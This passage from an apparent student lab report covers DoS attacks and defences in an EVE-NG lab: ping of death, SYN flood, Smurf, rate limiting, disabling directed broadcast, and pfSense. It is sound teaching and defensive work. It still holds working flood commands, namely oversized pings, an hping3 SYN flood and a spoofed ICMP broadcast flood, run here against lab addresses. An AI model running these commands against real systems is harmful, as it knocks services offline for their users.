Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.
Modified version for EVE-NG.

Press '?' to get help.

VPCS>
```

Figure 15: Ping of Death attack neutralized




```
From 192.168.1.8 icmp_seq=12 Destination Host Unreachable
From 192.168.1.8 icmp_seq=14 Destination Host Unreachable
From 192.168.1.8 icmp_seq=15 Destination Host Unreachable
^C
── 192.168.1.10 ping statistics ──
17 packets transmitted, 0 received, +10 errors, 100% packet loss, time 16363m
s
pipe 3

┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.1.10 -s 65500 -t 1
PING 192.168.1.10 (192.168.1.10) 65500(65528) bytes of data.
From 192.168.1.8 icmp_seq=2 Destination Host Unreachable
From 192.168.1.8 icmp_seq=3 Destination Host Unreachable
From 192.168.1.8 icmp_seq=5 Destination Host Unreachable
From 192.168.1.8 icmp_seq=6 Destination Host Unreachable
^C
── 192.168.1.10 ping statistics ──
8 packets transmitted, 0 received, +4 errors, 100% packet loss, time 7149ms
pipe 3

┌──(root㉿kali)-[/home/kali]
└─# hping3 -V -c 1000 -d 100 -S -p 80 --flood 192.168.1.10
using eth0, addr: 192.168.1.8, MTU: 1500
HPING 192.168.1.10 (eth0 192.168.1.10): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```

Figure 16: SYN flood attack neutralized

4.5 Defend technique against Smurf attack.


A Smurf attack leverages the broadcast nature of ICMP echo request to amplify the impact of the attack. This can be neutralized by disabling IP directed broadcast **[11]**, doing this will prevent the forwarding of packets from a source IP address to all devices on a subnet, effectively mitigating the Smurf attack vector. Below is the configuration for disabling broadcast forwarding:



```
DHCP address 192.168.2.40, mask 255.255.255.0, hostname EDG

EDG>
EDG>
EDG>
EDG>
EDG>en
EDG#config t
Enter configuration commands, one per line.  End with CNTL/Z.
EDG(config)#int f0/0
EDG(config-if)#no ip dire
EDG(config-if)#no ip directed-broadcast
EDG(config-if)#
```

Figure 17: Disable IP directed broadcast

With the IP directed broadcast disabled, the Smurf attack from the attacker’s machine is still conducted but the ICMP packet does not reached the Web server as disabling IP directed broadcast stops the propagation of these spoofed ICMP echo requests and prevents the amplification effect on the web server.


QEMU (Attacker)
Usage: 100%
11:56
Floppy Disk
Trash
File System
Home
KALI LINUX
"the quieter you become, the more you are able to hear"
root@kali: /home/kali
File Actions Edit View Help
QEMU (Web-SRV2)
Capturing from Local Area Connection [Wireshark 1.10.14 (v1.10.14-0-g825f971 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmp
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
Local Area Connection: <live capture in progress...
Packets: 22 · Displayed: 0 (0.0%)
Profile:
Start
XAMPP Control Panel v3....
Capturing from Local ...

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -1 --flood -a 192.168.1.7 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data
bytes
hping in flood mode, no replies will be shown
```


Figure 18: Smurf attack neutralized.

4.6 Web Application Firewall (WAF)

While rate limiting and direct IP broadcast disable can be used to defend against these type of attack, using a Web Application Firewall (WAF) can provide a comprehensive defense against network-based Denial-of-Service attacks.

WAF provides an additional layer of protection by inspecting and filtering the application layer traffic. It can detect and block malicious payloads, abnormal traffic patterns, and known attack signatures specific to web applications. By analyzing HTTP/HTTPS traffic, a WAF can identify and mitigate application-layer attacks, including those that involve exploiting vulnerabilities or bypassing rate limiting measures **[12].**

pfSense is a powerful open-source firewall and routing platform that can be used to protect our network against various types of attacks.



```
========== Welcome to pfSense ===========

  1. Boot Multi user [Enter]
  2. Boot Single user
  3. Escape to loader prompt
  4. Reboot
  5. Cons: Serial

  Options:
  6. Kernel: default/kernel (1 of 1)
  7. Boot Options

 Autoboot in 2 seconds. [Space] to pause
```

Figure 19: pfSense configuration on the topology

For the related attack techniques, pfSense can disable directed broadcast to drop directed broadcast traffic to neutralize Smurf Attack. For defense against Ping of Death and SYN flooding attack, pfSense comprises of built-in ICMP rate limiting and stateful packet filtering to mitigate the risk of these attacks happened **[13]**. The use of pfSense can provide a better, more comprehensive defensive layer for our network.

5. Analyzing conducted labs' results.

Evaluation of attack techniques:
Ping of Death, SYN flood, and Smurf attacks are all distinct network-based attacks with varying impacts, likelihoods, and importance:

+ The Ping of Death attack, although less prevalent today, can still cause system crashes and network unresponsiveness, necessitating attention to protect against potential vulnerabilities in older systems.

+ SYN flood attacks, on the other hand, are relatively common and easy to execute, posing a persistent threat to online services and critical network infrastructure. Mitigating SYN floods is crucial to ensure the availability and performance of network resources.

+ Smurf attacks, while less common now, can still lead to network congestion and service disruptions if IP directed broadcast is not disabled and appropriate defenses are not in place. Addressing the risk of Smurf attacks remains important to maintain network stability and prevent potential disruptions.

Evaluation of defend techniques:
Although rate limiting and disabling directed IP broadcast on devices like routers and switches can be partially effective against mentioned types of attack, the level of protection that a dedicated security suite like pfSense is considered more comprehensive. Defensive techniques on network devices focus on controlling traffic flow and preventing the exploitation of broadcast behaviors but provide limited application-layer inspection and protection.

By utilizing pfSense, our system can benefit from a centralized and robust security solution that goes beyond network-level protections by offering enhanced visibility, control and defense mechanisms for both network and application-layer threat.

6. Conclusion

In conclusion, the examination of network-based Denial of Service (DoS) attacks and defenses using EVE-NG has shed light on the vulnerabilities and risks posed by attacks such as ping of death, SYN flood, and Smurf attacks. These network-based attacks can have severe impacts, including system crashes, network congestion, and service disruptions. Traditional defense techniques such as rate limiting and disabling IP broadcast provide effective measures to mitigate specific attack vectors and protect network infrastructure. However, the implementation of a powerful security solution like pfSense offers a comprehensive defense strategy. PfSense's advanced features, including stateful packet filtering, intrusion detection and prevention, and application-layer inspection, enable organizations to safeguard against a broader range of threats. By combining traditional network-based defense techniques with the capabilities of pfSense, network administrators can enhance their ability to detect, mitigate, and prevent DoS attacks, ensuring the availability, integrity, and performance of their network resources.

References

[1] Gu Q, Liu P. Denial of Service Attacks. In Handbook of Computer Networks. Vol. 3. John Wiley and Sons. 2012. p. 454-468 doi: 10.1002/9781118256107.ch29

[2] Elleithy K, Blagovic D, Cheng W, Sideleau P. Denial of Service Attack Techniques: Analysis, Implementation and Comparison. J Syst Cybern Inform. 2006;3:66-71.

[3] Cook D, Morein W, Keromytis A, Misra V, Rubenstein D. WebSOS: protecting web servers from DDoS attacks. In: Proceedings of the International Conference on Networking. 2003;461-466. DOI: 10.1109/ICON.2003.1266234.

[4] Patel R, Singh D, Kumar D. Literature Review of Distributed Denial of Service Attack Protection. Int J Res Appl Sci Eng Technol. 2023;11:1032-1036. DOI: 10.22214/ijraset.2023.48673.

[5] Schuba CL, Krsul IV, Kuhn MG, Spafford EH, Sundaram A, Zamboni D. Analysis of a denial of service attack on TCP. In: Proceedings of the 1997 IEEE Symposium on Security and Privacy. Oakland, CA, USA; 1997. pp. 208-223. DOI: 10.1109/SECPRI.1997.60133.

[6] Yihunie F, Abdelfattah E, Odeh A. Analysis of ping of death DoS and DDoS attacks. In: 2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT). Farmingdale, NY, USA; 2018. p. 1-4. doi: 10.1109/LISAT.2018.8378010.

[7] Iftikhar W, Mahmood Z, Vistro D. The Impact Of DDOS And Ping Of Death On Network Performance. Int J Sci Technol Res. 2020;8:276-282.

[8] Bogdanoski M, Shuminoski T, Risteski A. Analysis of the SYN flood DoS attack. Int J Comput Netw Inf Secur. 2013;5:1-11. doi:10.5815/ijcnis.2013.08.01.

[9] Goldschmidt P, Kučera J. Defense Against SYN Flood DoS Attacks Using Network-based Mitigation Techniques. In: 2021 IFIP/IEEE International Symposium on Integrated Network Management (IM). Bordeaux, France; 2021. p. 772-777

[10] Mehta S. Smurf Attacks: Attacks using ICMP. 2:75-77.

[11] Kumar S. Smurf-based Distributed Denial of Service (DDoS) Attack Amplification in Internet. In: Second International Conference on Internet Monitoring and Protection (ICIMP 2007). San Jose, CA, USA; 2007. p. 25-25. doi:10.1109/ICIMP.2007.42.

[12] SenthilKumar P, Muthukumar M. A Study on Firewall System, Scheduling and Routing using pfsense Scheme. In: 2018 International Conference on Intelligent Computing and Communication for Smart World (I2C2SW). Erode, India; 2018. p. 14-17. doi:10.1109/I2C2SW45816.2018.8997167.

[13] Patel KC, Sharma P. A Review paper on pfsense - an Opensource firewall introducing with different capabilities & customization. IJARIIE. 2017;3(2):4108-635. ISSN(O)-2395-4396. Available at: www.ijariie.com